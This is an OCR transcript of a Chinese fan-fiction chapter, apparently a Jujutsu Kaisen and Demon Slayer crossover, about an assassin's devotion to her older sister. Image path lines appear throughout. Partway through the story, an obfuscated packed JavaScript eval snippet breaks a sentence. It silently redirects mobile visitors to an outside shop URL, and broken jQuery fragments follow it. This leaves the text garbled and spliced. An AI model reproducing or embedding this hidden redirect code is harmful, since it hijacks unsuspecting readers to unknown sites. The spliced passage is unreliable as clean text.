为什么我会出生在这个世界上呢?
父亲大人…
请你告诉我吧。
这样诞生的意义,这样存在的意义,是因为您的爱吗?
…
…
…
幼时雅子就能看到很多稀奇古怪的东西,她并不恐惧哪些常人所看不见的咒灵,相反她喜欢拿着东西,因为它们也能看见她。
作为家里的透明人,被看见是她唯一的心愿。母亲是新宿红灯区的陪酒女郎,被金主看上后好了一段时间,对方腻了给了一大笔分手费。
这笔钱被母亲用在了养育她们身上。
姐姐裕子美丽漂亮,是妈妈的救命稻草,她要用这根稻草立足与菱川家族。
那时候她们还不姓菱川,母亲把一切关注都放在姐姐身上,姐姐成绩优异,还会乐器与古典舞蹈。
她没有一点这方面的天赋,身形也不纤细柔软,由于咒灵会攻击她为了避免受伤她开始各种锻炼,身上的肌肉变得越来越硬。
姐姐的外貌与母亲十分相像,像蔷薇般美艳,日渐衰老的母亲总会用皮肤松弛起褶皱的手抚摸姐姐光滑细腻如蛋白的脸颊。
那双眼神像藏着一根毒针,或者说像一条冷飕飕的蛇信子,总会用关东的方言说“真漂亮”。
家里没有镜子,因为常年酗酒母亲的脸上已经出现了不少斑点,衣食住行全都是她一手安排。
她很羡慕这样被看见的生活,自己的一切都是姐姐用剩下的。
就连生日也是。
关于未来如何,她其实没有任何想法,只要和姐姐在一起就好了。
因为家人就是要一直在身边。
这句话,是姐姐对她说的。是的,姐姐对她很好。学了新的曲子会弹奏给她听,学会了新的舞蹈会跳给她看,有心事也会和她分享。
她爱着自己。
比任何人都爱自己。
住的这栋房子是二手货,楼下的房间被改造成了姐姐的舞蹈室。大暴雨的时候,二楼就会从天花板上滴水,然后他们就会拿着盆在滴水的地方接着。
“以后我一定会让妈妈和雅子住上大房子,最好有大院子,再也不用住在这种漏水的破楼了。”
幼时的自己最喜欢听姐姐说她在学校里的事情,今天练琴哪里进步了。凝视裕子笑起来亮晶晶的眼睛,就像阳光照在公园河畔波光粼粼的水面上一样,风一吹整个湖水都荡漾起来,她的心也随着湖水的涟漪荡漾。
裕子笑起来的时候眼睛会眯成一条微微弯起的弧线,眼头往下压,眼尾略微上扬。
有一种母亲年轻时候笑容的影子,却没有母亲的风情,反而像只天真的狐狸。
后来母亲重病,家里积蓄都掏空了。
她意外被黑中介找上来,接了有关祓除咒灵的单子,因为是野路子所以薪水也不高,不过总比打黑工强。
黑心中介抽成六分,因为她是未成年怕被抓,所以对自己说这六分是保险,保障她的安全。
神明将所有的天赋都点在了咒术这方面上了,从最开始的四级咒灵,到二级咒灵,她只用了半年时间。
后面中介开始给她一些暗杀的单子,任务中也认识了不少人,其中就有师傅。
师傅是二级咒术师,体术极其好,觉得她天资聪颖就开始是不是教导她一点咒术上面的东西。
她在师傅这里学会了黑闪。
人为财死鸟为食亡,师傅其实没有错。
他真心教导自己咒术,让自己成为了自己实力大涨,成为一级咒术师的水准。
可是这个世界上的巧合太多了,多到雅子偶尔会想如果当初自己没有同意菱川裕一郎回到菱川家族,是不是幸福就唾手可得了。
那个夸奖她、看见她天赋的人,是这个精明商人派来试探她水准的。
菱川裕一郎给了他3000美金,任务是将中村裕子灭口。
那天夜里下了大暴雨,从楼顶摔下去之后,师傅发出了类似橡皮泥落在地面上的声音。
雨水裹着血水淌在水泥地面上,流进旁边的下水管口里,听到枪响附近的居民第一时间就报了警。
是她在尸体上,对准师傅的后脑勺给了一枪。
用的还是他的□□pp,手感不错,她收下了这件战利品。
不知道菱川裕一郎怎么做的,总之师傅的死无人在意,更没有警察找上门。
那个自称父亲的人找上门来,看到生父那张已经逐渐老去的脸庞,她第一次感受到原来血缘如此奇妙。
姐姐的眉眼母亲,她的眉眼像父亲。
他对自己发起了邀约,让她为菱川家族效力,她去看了菱川家族的大房子。
不知道是什么风格的洋房,这种只在裕子的杂志书本里看到的华丽楼房,巨大的雕花黑色铁门进入后还有女佣和管家接待。
裕子的梦想实现了。
不知道为什么,裕子一点也不开心。
第一次裕子和她吵架了。
裕子,我可爱又美丽的姐姐,住在这样漂亮的大房子不正是你的心愿吗?为什么你会这么生气呢?
那天你的手掌拂过我的脸庞,是那样的用力,脸上留下来了你修长的手指印在我的脸庞上久久没有消去。
裕子,我纯洁如桔梗花般的姐姐,母亲培养你只是为将你献给那些贵公子。
如今她已经离去,你唯一能依靠的人,只有我了。
忘记是从几岁开始,雅子就不再叫裕子姐姐,而是直接叫她的名字。母亲的姓氏再回到菱川家的时候,她们的姓氏就从中村改成了菱川,那段时间裕子的眼睛总是发红,正房并不住在这里,正房的孩子也不住在这里。
住在这里的是菱川裕一郎的几个私生子们,还有一些下人。
做的事情从祓除咒灵变成了各种追踪,调查,还有监视与暗杀。
菱川裕一郎与最大的□□合作,她被流放到那边去学习,学习的成果是她解决了二把手成功上位。
菱川裕一郎从来不称他自己为父亲,而是把他们的关系当成合作伙伴,其实她的身份更接近他手里的一把刀。
他操作着她,将刀口对准了谁的位置。
那段时间她太忙了,忙到没时间吃饭,忙到日夜颠倒,忙到与裕子出现了时差。
裕子结婚的消息,她都不知道。
十八的裕子,结婚了。丈夫是咒术界御三家之一的加茂家族继承人——加茂秀一。
那个时候她在美国,没有参加裕子的婚礼,回来后政已经出生了。
政这个孩子和裕子很像,眼睛笑起来的弧度和裕子都一模一样,特别是嘴角处有颗和他母亲嘴边一模一样的黑色小痣。
生下孩子的裕子似乎变得开心了一点,变得沉静许多,她和母亲做母亲的时候不同,她看政的眼睛是笑着的。
当然,那样的笑容也并没有太久。
裕子的影子逐渐与逝去多年的母亲融合,她也不再喜欢自己的钢琴,也不再跳舞。
而是长期触摸拿着富太太的聚会。
清雅秀美的鸢尾变成了一株哀艳的玫瑰,带着浓烈古惑的香气,随着呼吸香气灌入鼻腔里。
加茂秀一这样的男人,真的能嗅到裕子的香气吗?
裕子三十一岁的那年在八幡市出了车祸,小腿上侧面留下来一道发白的缝合痕迹,降温的时候她的腿都会刺痛。
细长柔软的手指
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17928882|213532||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
往上的腕骨,也有一条这样的伤痕。
加茂秀一差点死在抢救的路上,政受伤的那只眼睛视力终生受损,裕子永远的失去了她的第二个孩子和子宫。那个时候她从冲绳连夜赶过来,裕子躺在病床上脸色与嘴唇都有些灰白色。
如果不是她用手指靠近她的鼻息,雅子都以为她就这么离开了自己。
裕子透明的泪水湿润了她像乌鸦羽毛般的睫毛,眼睑颤动几下,泪珠子就落在了枕头上。
高级病房不像是病房,反而像一间豪华酒店,雅子第一次旷工了,她把工作全塞给了其他人自己来这里守着裕子。
每天汇报政和加茂秀一的情况,裕子听见政的消息得知他每天都在逐渐恢复才会心情好些,在这里雅子感觉到了久违的幸福。
脆弱的裕子需要自己,她重新看见了自己。
幸福…
幸福重新降临了。
降临在了豪华病房里。
所谓的幸福,就是如此的简单,只有裕子共处一室的,没有外人干扰的房间里就是雅子的幸福追求。
没有母亲说她是家里的拖油瓶,也没有菱川裕一郎下达的任务,什么人都没有。
只有裕子和她。
幸福很快就离开了雅子,在她将裕子不能再生育的事实告诉裕子的时候。
整整七年半,裕子都不再见她,就连电话都不愿意接听。犹如镜花水月般的幸福。
雅子很可以自己没有把菱川家族争夺下来献给裕子,没有裕子她成了一柄卷刃的刀,没能将菱川裕一郎杀死,托着伤势离开了日本去了意大利。
1989年的12月,雅子在意大利的公寓里接到了裕子从日本京都打来的电话。
“我需要你。”
她从意大利飞回日本成为了加茂家族的女佣,负责照顾加茂家族的小女儿。
…
…
雅子低头凝视昏睡不醒的小女孩,今天是她照顾这个孩子的第十四年,这个孩子和曾经的裕子一样柔软纯净。
当年的裕子早已消失,在进入菱川家的豪华大别墅的时候就已经像冰块般逐渐的消融,罪魁祸首不是菱川裕一郎,而是她自己。
病房门外响起敲门声,雅子过去打开门,看到是无惨后颔首鞠躬,“家族大人,藤原先生。”
这个人是加茂秀一的朋友也是这家医院的主人,他身边站着一位医生礼貌的对雅子说,“我来查看一下加茂小姐的情况如何了。”
加茂雪樱为了救她咒力被榨干后就昏迷不醒,现在已经过去小半个月了,不知道是不是之前的病症发作了,雅子退出病房将门关上。
等雅子出去后,医生将推车已经准备好的东西注入到雪樱的体内。
无惨:“为什么她一直不醒?”
医生毕恭毕敬地低头回答:“您血液的力量强大,需要消化一段时间。之前注射的剂量十分少,这次如果不是她身体出现异常,也不会首次尝试大量注入。”
之前确实也有过昏睡的情况,但是也如医生所说这是第一次大剂量的注射自己的血液到她体内。
当年的诅咒不知道为什么,过了一千多年还在。无惨手放在妹妹柔软的脸庞上,当初那个幼小的孩子已经出落的亭亭玉立,脸颊褪去了一些婴儿肥,躺在这里就像浮世绘上沉睡的美人图。
甚尔没有敲门就直接推门进入房间,他穿着灰黑色的和服,脚上穿着足袋踩着草鞋就进来,看见准备出来的羂索三人,还算有礼貌的对羂索打了声招呼。
总之,无视了身边的无惨。
容貌秀美得过分的青年,嘴角微微扬起一丝,转过身眼神阴毒地盯着往病房上走过去的禅院甚尔。